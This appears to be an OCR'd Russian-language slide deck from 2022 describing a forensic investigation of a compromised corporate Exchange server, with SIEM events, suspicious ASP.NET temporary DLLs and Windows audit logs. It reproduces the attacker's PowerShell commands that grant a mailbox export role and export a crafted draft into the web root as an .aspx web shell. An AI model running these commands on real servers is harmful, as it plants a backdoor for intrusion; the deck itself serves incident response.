Опыт расследования компьютерного инцидента в корпоративной информационной системе


ФГУП «НТЦ «Заря»

Главный специалист-эксперт по сопровождению средств защиты информации ФГУП «НТЦ «Заря»
И.В.Федотов

2022

Анализ событий в SIEM

Инцидент может состоять из множества событий, которые необходимо проанализировать специалистам центра мониторинга.



ФГУП НТЦ ЗАРЯ Роскосмос


Работа с пользователями, IT и анализ рабочих мест

ФГУП НТЦ ЗАРЯ Роскосмос

Подозрительная активность

Каталог - C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Temporary ASP.NET Files\root**********

App_Web_exwjqwivkndfmzxv.aspx.898219ba.ajv9u2-l.dll
App_Web_fuzuz22j.dll



ФГУП НТЦ ЗАРЯ Роскосмос

```
New-ManagementRoleAssignment
-Role "Mailbox Import Export" -User "administrator@[redacted]"
```


```
New-MailboxExportRequest
-Mailbox "administrator@[redacted]" -IncludeFolders ("#Drafts#") -FilePath "\\localhost\c
$\inetpub\wwwroot\aspnet_client\exwjqwivkndfmzxv.aspx" -ContentFilter "Subject -eq
'exwjqwivkndfmzxv'"
```


```
Объект:
        Сервер объекта:  Security
        Тип объекта:            File
        Имя объекта:            C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Temporary ASP.NET
Files\root\e22c2559\92c7e946\fuzuz22j.out
        Код дескриптора:                0x5470
        Атрибуты ресурса:       S:AI

Сведения о процессе:
        ИД процесса:            0xdc7c
        Имя процесса:           C:\Windows\System32\inetsrv\w3wp.exe
```

ФГУП НТЦ ЗАРЯ Роскосмос

Объект:
Сервер объекта: Security
Тип объекта: File
Имя объекта: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Temporary ASP.NET Files\root\e22c2559\92c7e946\App_Web_fuzuz22j.1.js
Код дескриптора: 0x707c
Атрибуты ресурса: S:AI

Сведения о процессе:
ИД процесса: 0xdc7c
Имя процесса: C:\Windows\System32\inetsrv\w3wp.exe




exwjqwivkndfmzxv
6:47
[Черновик]
Сообщение не отправлено.
FileAttachment.txt
340 Б
Скачать
hello from darkness side

exwjqwivkndfmzxv

[Черновик]
Сообщение не отправлено.

FileAttachment.txt
340 Б

Скачать

hello from darkness side

ФГУП НТЦ ЗАРЯ Роскосмос

Спасибо за внимание!

ФГУП «НТЦ «Заря»

Главный специалист-эксперт по сопровождению средств защиты информации ФГУП «НТЦ «Заря»
И.В.Федотов

2022